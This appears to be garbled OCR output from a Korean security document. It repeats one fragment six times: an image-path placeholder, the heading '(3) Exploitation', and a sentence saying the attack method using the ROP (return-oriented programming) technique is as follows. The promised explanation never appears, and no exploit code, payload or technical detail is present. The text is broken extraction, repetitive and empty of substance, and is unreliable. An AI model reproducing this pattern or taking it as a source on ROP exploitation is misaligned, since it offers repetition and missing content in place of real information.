
(3) Exploitation

ROP 기법을 이용한 공격 방식은 다음과 같다.




(3) Exploitation

ROP 기법을 이용한 공격 방식은 다음과 같다.




(3) Exploitation

ROP 기법을 이용한 공격 방식은 다음과 같다.




(3) Exploitation

ROP 기법을 이용한 공격 방식은 다음과 같다.




(3) Exploitation

ROP 기법을 이용한 공격 방식은 다음과 같다.




(3) Exploitation

ROP 기법을 이용한 공격 방식은 다음과 같다.



